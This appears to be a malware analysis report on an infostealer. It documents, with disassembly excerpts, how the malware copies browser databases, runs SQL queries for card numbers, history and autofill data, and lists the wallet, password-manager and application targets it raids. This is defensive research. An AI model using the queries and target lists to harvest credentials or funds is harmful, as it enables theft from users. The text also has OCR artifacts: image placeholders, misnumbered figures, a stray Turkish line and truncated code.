This query tries to get the following information from the cookies stored by the browser:


- Which site the cookie belongs to (**host_key**),
- The name of the cookie and its encrypted value (**name**, **encrypted_value**),
- The path and duration for which the cookie is valid (**path**, **expires_utc**),
- The cookie's access status for secure connections and JavaScript (**is_secure**, **is_httponly**).



```
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ds:[esi+4],0                                    [esi+04]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\/CreditCardData"
mov dword ptr ds:[esi],0
push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09
push edi                                                      edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\/CreditCardData"
push dword ptr ds:[esi+10]                                    [esi+10]:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default/Web Data"
call dword ptr ds:[<CopyFileExW>]                             CopyFileExW
```

Figure 15 - Searching for the Web Data File

The malware is searching for the Web Data file under the **C:\Users%USERNAME%\AppData\Local<Browser>\User Data\Default** directory. If it finds the **Web Data** file in any browser's directory, it copies it to its own folder as **CreditCardData**.



```
call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b
add esp,C
cmp dword ptr ss:[esp+110],0
jne bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ss:[esp+110],FFFFFFFF
lea esi,dword ptr ss:[esp+10]
mov edx,dword ptr ss:[esp+118]
mov ecx,esi
push 60
push edi                               edi:"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards;"
lea eax,dword ptr ss:[esp+108]
push eax                               eax:"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards;"
call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b
```


Figure 6 - SQL Query

The malware sends the following query to the **CreditCardData** file:

SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards

The malware sends the following query to the CreditCardData file:


- The cardholder's name **(name_on_card)**.
- The expiration date **(expiration_month, expiration_year)**.
- The encrypted card number **(card_number_encrypted)**.



```
push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09
push edi                                                    edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\History"
push dword ptr ds:[esi+10]                                  [esi+10]:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\H
call dword ptr ds:[<CopyFileExW>]                           CopyFileExW
```

Figure 17 - Searching for the History File

The malware is searching for the **History** file under the **C:\Users%USERNAME%\AppData\Local<Browser>\User Data\Default** directory. If it finds the **History** file in any browser's directory, it copies it to its own folder as **History**.



```
mov ecx,FFFFFFFC
movaps xmmword ptr ss:[esp+20],xmm0
movaps xmmword ptr ss:[esp+10],xmm0
mov edx,dword ptr ds:[ecx+F871C0]
xor edx,dword ptr ds:[eax+ecx+4]
mov dword ptr ss:[esp+ecx+14],edx
add ecx,4
cmp ecx,1C
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
movzx ecx,byte ptr ds:[eax+22]
movzx eax,word ptr ds:[eax+20]         eax:"select url, visit_time from visits;", eax+20:"ts;"
lea ebx,dword ptr ss:[esp+148]
xor eax,9CA2                           eax:"select url, visit_time from visits;"
```


Figure 7 - SQL Query

The malware sends the following two queries to the **History** file:

SELECT url, visit_time from visits
SELECT tab_url, current_path from downloads

The common purpose of these two queries is to analyze browser activities and track the actions the user has performed in the past.

- Visited Sites and Times **(visits table)**: Records which websites the user has visited and the time period during which these visits occurred.
- Downloaded Files and Sources **(downloads table)**: Tracks the files the user has downloaded through the browser, the source web pages of these files **(tab_url)**, and where they are stored on the device **(current_path)**.



```
pop esi
pop edi
pop ebx
pop ebp
ret
mov ebx,dword ptr ss:[ebp+C]
mov ch,byte ptr ds:[ebx+1D]
mov cl,byte ptr ds:[ebx+1E]
test ch,ch
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
test cl,cl
jne bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
movzx eax,byte ptr ds:[ebx+21]
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
test cl,cl
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp byte ptr ds:[ebx+1F],0
movzx eax,byte ptr ds:[ebx+21]
```

```
edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Da
```

```
\\Local\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\ejbalbakoplchlghecdalmeeeajnimhm"]=039F2760 L"C:\\User
```

Figure 19 - Searching for Browser Extensions


The malware attempts to detect browser extensions that function as cryptocurrency wallets, password managers, and FTP clients under the **C:\\Users\\%USERNAME%\\AppData\\Local\\<Browser>\\User Data\\Default\\Local Extension Settings\\** directory. These extensions and their corresponding **Extension IDs** are presented in the table below:

EXTENSION ID	EXTENSION NAME
ejbalbakoplchlghecdalmeeeajnimhm	metamask
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash
lpfcbjknijpeeillifnkikgncikgfhdo	namiwallet
jbdaocneiiinmjbjlgalhcelgbejmnid	niftywallet
hpglfhgfnhbgpjdenjgmdgoeiappafln	guarda
hnfanknocfeofbddgcijnmhnfnkdnaad	coinbase
klnaejjgbibmhlephnhpmaofohgkpgkd	zilpay
bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
imloifkgjagghnncjkhggdhalmcnfklk	Trezor Password Manager
fihkakfobkmkjojpchpfgcmhfjnmnfpi	BitApp Wallet
bfogiafebfohielmmehodmfbbebbbpei	Keeper Password Manager
fdjamakpfbbddfjaooikfcpapjohcfmg	Dashlane Password Manager
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroin Wallet
flpiciilemghbmfalicajoolhkkenfel	ICONex
cphhlgmgameodnhkjdmkpanlelnlohao	NeoLine Wallet
hdokiejnpimakedhajhdlcegeplioahd	LastPass Password Manager
pnlccmojcmeohlpggmfnbbiapkmbliob	RoboForm Password Manager
caljgklbbfbcjjanaijlacgncafpegll	Avira Password Manager
nlgbhdfgdhgbiamfdfmbikcdghidoadd	Byone Wallet
jojhfeoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet
dmkamcknogkgcdfhhbddcghachkejeap	Keplr Wallet
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet
kncchdigobghenbbaddojjnnaogfppfj	iWallet
aeblfdkhhhdcdjpifhhbdiojplfjncoa	1Password

kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet
naepdomgkenhinolocfifgehidddafch	Browserpass
aiifbnbfobpmeekipheeijimdpnlpgpp	Station Wallet
lkcjlnjfpbikmcmbachjpdbijejflpcm	Steem Keychain
blnieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
admmjipmmciaobhojoghlmleefbicajg	Norton Password
nlbmnnijcnlegkjjpcfjclmcfggfefdm	MEW CX
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
nngceckbapebfimnlniiiahkandclblb	Bitwarden Wallet
amkmjjmmflddogmhpjloimipbofnfjih	Wombat
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
oboonakemofpalcgghocfoadofidjkkk	KeePassXC
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
chgfefjpcobfbnpmiokfjjaglahmnded	CommonKey
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
lodccjjbdhfakaekdiahmedfbieldgik	DAppPlay
hcflpincpppdclinealmandijcmnkbgn	KHC
nkddgncdjgjfcddamfgcmfnlhccnimig	Saturn Wallet
bmikpgodpkclnkgmnpphehdgcimmided	MYKI Password Manager
infeboajgfhgbjpjbeppbkgnabfdkdaf	OneKey
kmhcihpebfmpgmihbkipmjlmmioameka	Eternl
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
cihmoadaighcejopammfbmddcmdekcje	LeafWallet
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
nknhiehlklippafakaeklbeglecifhad	Nabox Wallet
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
mnfifefkajgofkcjkemidiaecocnkjeh	TexBox
dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet
fooolghllnmhmmndgjiamiiodkpenpbb	NordPass
oeljdldpnmdbchonielidgobddffflal	EOS Authenticator
dngmlblcodfobpdpecaadgfbcggfjfnm	MultiversX Wallet
adcocjohghhfpidemphmcmlmhnfgikei	Brave Ad Block Updater(BraveAdBlockFirst)
afalakplffnnnlkncjhbmahjfjhmlkal	Brave Local Data Files Updater
bfpgedeaaibpoidldhjcknekahbikncb	Brave Ad Block Updater(Fanboy's Mobile Notifications)
cdbbhgbmjhfnhnmgeddbliobbofkgdhe	Brave Ad Block Updater (EasyList Cookie)
aoojcmojmmcbpfgoecoadbdpnagfchel	Brave NTP background images
dglngbgepdcmodilimpbpekobgiinpdg	Brave NTP sponsored images
fahflofbglhemnakgdmillobeencekne	Brave Ads (Ads Resources)
gkboaolpopklhgplhaaiboijnklogmbc	Brave Ad Block Updater (Regional Catalog)
gomenlogbembmkbghmaoledggliepdef	Adguard (Turkish Filter)
iodkpdagapdfkphljnddpjlldadblomo	Brave Ad Block Updater (Brave Ad Block Updater)
mfddibmblmbccpadfndgakiopmmhebop	Brave Ad Block Updater (Resources)
icmkfkmjoklfhlfdkkkgpnpldkgdmhoe	Cyano Wallet Pro

Table 3 - Shows the Extension Names and IDs Table


Additionally, the malware collects credentials and sensitive files from various extensions mentioned in Table 3. For example, for FileZilla, the malware searches for an XML file located at **C:\Users\<USERNAME>\AppData\Roaming\FileZilla\recentservers.xml**, which contains information about recently connected servers. This XML file typically includes data such as the server's hostname, port number, username, and connection type.



```
call dword ptr ds:[<FindFirstFileW>]           FindFirstFileW
cmp eax,FFFFFFFF
mov dword ptr ss:[ebp-28],eax
je bd5532a95156e366332a5ad57c97ca65a578
mov dword ptr ss:[ebp-34],esi                  [ebp-34]:L"C:\\Users\\[redacted]\\AppData\\Local\\Microsoft\\Edge\\User Data\\Autofill\\*"
mov ecx,18
mov edx,4
movzx eax,byte ptr ds:[FDFAA4]
call <bd5532a95156e366332a5ad57c97ca65a
test eax,eax
je bd5532a95156e366332a5ad57c97ca65a578
mov esi,eax                                    esi:L"C:\\Users\\[redacted]\\AppData\\Local\\Microsoft\\Edge\\User Data\\Autofill\\*"
mov dword ptr ds:[eax],1
mov dword ptr ds:[eax+4],1
```

Figure 20 - Searching for the Autofill Folder

The malware is searching for the **Autofill** folder under the **C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data** directory. If it finds the **Autofill** folder in any browser's directory, it copies it to its own folder.



```
cmp dword ptr ds:[esi],0
je bd5532a95156e366332a5ad57c97ca65
lea eax,dword ptr ss:[esp+104]
lea esi,dword ptr ss:[esp+58]
mov ecx,A                          0A:'\n'
lea edx,dword ptr ss:[esp+50]
mov edi,eax                        edi:"SELECT name, value, count FROM autofill;"
rep movsd
mov ecx,A                          0A:'\n'
mov edi,edx                        edi:"SELECT name, value, count FROM autofill;"
mov esi,eax
rep movsd
mov ecx,edx
call <bd5532a95156e366332a5ad57c97c
```


Figure 8 - SQL Query

Zararlı yazılım Autofill klasörüne aşağıdaki sorguyu atmaktadır.

```
SELECT name, value, count FROM autofill
```

This query aims to select three specific columns from the autofill table. These columns are:


- **name:** This column typically represents the name of an item.
- **value:** This column holds the value or content associated with the name.
- **count:** This column shows a number that represents how many times each item or value is repeated.



```
mov dword ptr ds:[esi],edi      [esi]:&"chunk size must be non-zero", edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\9Wy7aUsFPMbk3RaAmk
add esp,18
pop esi
pop edi                         edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\9Wy7aUsFPMbk3RaAmkrCm8BMA2q9it\\\\Passwords"
pop ebx
ret
push 0
push edi                        edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\9Wy7aUsFPMbk3RaAmkrCm8BMA2q9it\\\\Passwords"
call dword ptr ds:[<CreateDirectory
```

Figure 22 - Creating the Passwords Folder.

The malware creates a folder with random letters and numbers under the **C:\\Users\\%USERNAME%\\AppData\\Local\\Temp\\** directory. Inside this folder, it creates subfolders named **Autofill**, **Cookies**, **CreditCards**, **Downloads**, **History**, **Passwords**, **Wallets**, along with a **user_info.txt** file.



```
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp dword ptr ds:[eax+8],9                                [eax+08]:"\\Wallets\\Jaxx\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.
jae bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov eax,dword ptr ss:[ebp-20]
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov eax,dword ptr ss:[ebp-34]
mov ecx,dword ptr ss:[ebp-24]
mov dword ptr ds:[eax],esi                                [eax]:sub_B7183C+24
mov dword ptr ds:[eax+4],ebx
mov dword ptr ds:[eax+8],edi                              [eax+08]:"\\Wallets\\Jaxx\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.
mov dword ptr ds:[eax+C],ecx
cmp dword ptr ss:[ebp-38],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
push dword ptr ss:[ebp-30]                                [ebp-30]:L"LOCALAPPDATA"
```


Figure 23 - Searching for Cryptocurrency Wallets

The malware searches for cryptocurrency wallet applications and, if found in the directory where they are normally located, copies them to its own created folder. The targeted cryptocurrency wallets are presented in Table 4:

exodus.wallet	Monero
Zcash	Atomic
Jaxx	Guarda
Electrum	Armory
Coinomi	Ethereum
bytecoin	

Table 4 - Cryptocurrencies Targeted by the Malware


The malware detects all JSON files in the **C:\Users\Username\AppData\...\%coinname%** directory and copies them to its working directory..



```
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
mov esi,eax                                            esi:L"C:\\Users\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay", e
mov ecx,edx
cmp word ptr ds:[esi],0                                esi:L"C:\\Users\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
cmp word ptr ds:[esi+2],0                              esi+02:L":\\Users\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
cmp word ptr ds:[esi+4],0                              esi+04:L"\\Users\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
cmp word ptr ds:[esi+6],0                              esi+06:L"Users\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
cmp word ptr ds:[esi+8],0                              esi+08:L"sers\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
cmp word ptr ds:[esi+A],0                              esi+0A:L"ers\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
cmp word ptr ds:[esi+C],0                              esi+0C:L"rs\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
cmp word ptr ds:[esi+E],0                              esi+0E:L"s\\[redacted]\\AppData\\Roaming\\Ubisoft Game Launcher\\Uplay"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121(
```

Figure 24 - Searching for the Ubisoft Directory

The malware searches the **C:\\Users\\%USERNAME%\\AppData\\Roaming\\Ubisoft Game Launcher\\uplay** directory to steal game data or user information. This directory contains registered user session information, game progress data, or authentication files related to the Ubisoft Game Launcher.




```
mov dword ptr ss:[esp+80],eax
lea eax,dword ptr ss:[esp+80]
mov ecx,dword ptr ss:[esp+80]
mov dword ptr ss:[esp+80],74B0B745
mov edx,dword ptr ss:[esp+80]
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1
xorps xmm0,xmm0
mov ecx,FFFFFFFC
mov dword ptr ss:[esp+94],edi                      [esp+94]:sub_B52890
mov dword ptr ss:[esp+90],edi
mov dword ptr ss:[esp+98],edi
movaps xmmword ptr ss:[esp+80],xmm0
mov edx,dword ptr ds:[ecx+F8377C]
xor edx,dword ptr ds:[eax+ecx+4]
mov dword ptr ss:[esp+ecx+84],edx
add ecx,4
cmp ecx,18
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
movzx ecx,byte ptr ds:[eax+1E]                     eax+1E:L"s§"
movzx eax,word ptr ds:[eax+1C]
lea edx,dword ptr ss:[esp+870]                     [esp+870]:"discord"
xor ebx,ebx                                        ebx:"discord"
```

Figure 25 - Searching for Discord

The malware targets various programs such as Discord and its extensions on the desktop. Additionally, programs like FileZilla, which are among the targeted programs, pose a serious threat to corporate users. The programs targeted by the malware are shown in Table 5:

Ubisoft Game Launcher	Game Launcher	Filezilla
Discord	Yandex	Lightcord
Discordptb	Opera	Amigo
Torch	Kometa	Orbitum
Cent Browser	7 Star	Sputnik
Vivaldi	Epic Privacy Browser	uCozMedia
Iridium	Proton VPN	ICQ
Skype	Element	Telegram


Table 5 - Programs Targeted by the Malware



```
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1 [redacted]
mov edx,dword ptr ss:[ebp-20]
mov eax,dword ptr ss:[ebp-24]                          [ebp-24]:L"C:\\Users\\[redacted]\\AppData\\Local/Google/Chrome/User Data/Profil
cmp edx,8
mov ecx,edx
mov esi,eax                                            eax:L"C:\\Users\\[redacted]\\AppData\\Local/Google/Chrome/User Data/Profile 3/L
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov esi,eax                                            eax:L"C:\\Users\\[redacted]\\AppData\\Local/Google/Chrome/User Data/Profile 3/L
mov ecx,edx
cmp word ptr ds:[esi],0
```

Figure 26 - Searching for User Profile


The malware searches for user profiles under the browser directories. Then, it copies sensitive data such as cookie information, browsing history, and password data from the found profiles to its own directory.



```
push eax
push dword ptr ss:[ebp+C]        [ebp+0C]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\MKyxooLRBxHZUmeWTsgp4nH7VKNuck\\/sensitive-files.zip"
push dword ptr ss:[ebp+8]        [ebp+08]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\sensitive-files.zip"
call <kernelbase.BasepCopyFile
mov edi,eax
mov dword ptr ss:[ebp-24],edi
mov dword ptr ss:[ebp-4],FFFFF
call kernelbase.7540A073
```

Figure 9 - Sensitive.zip

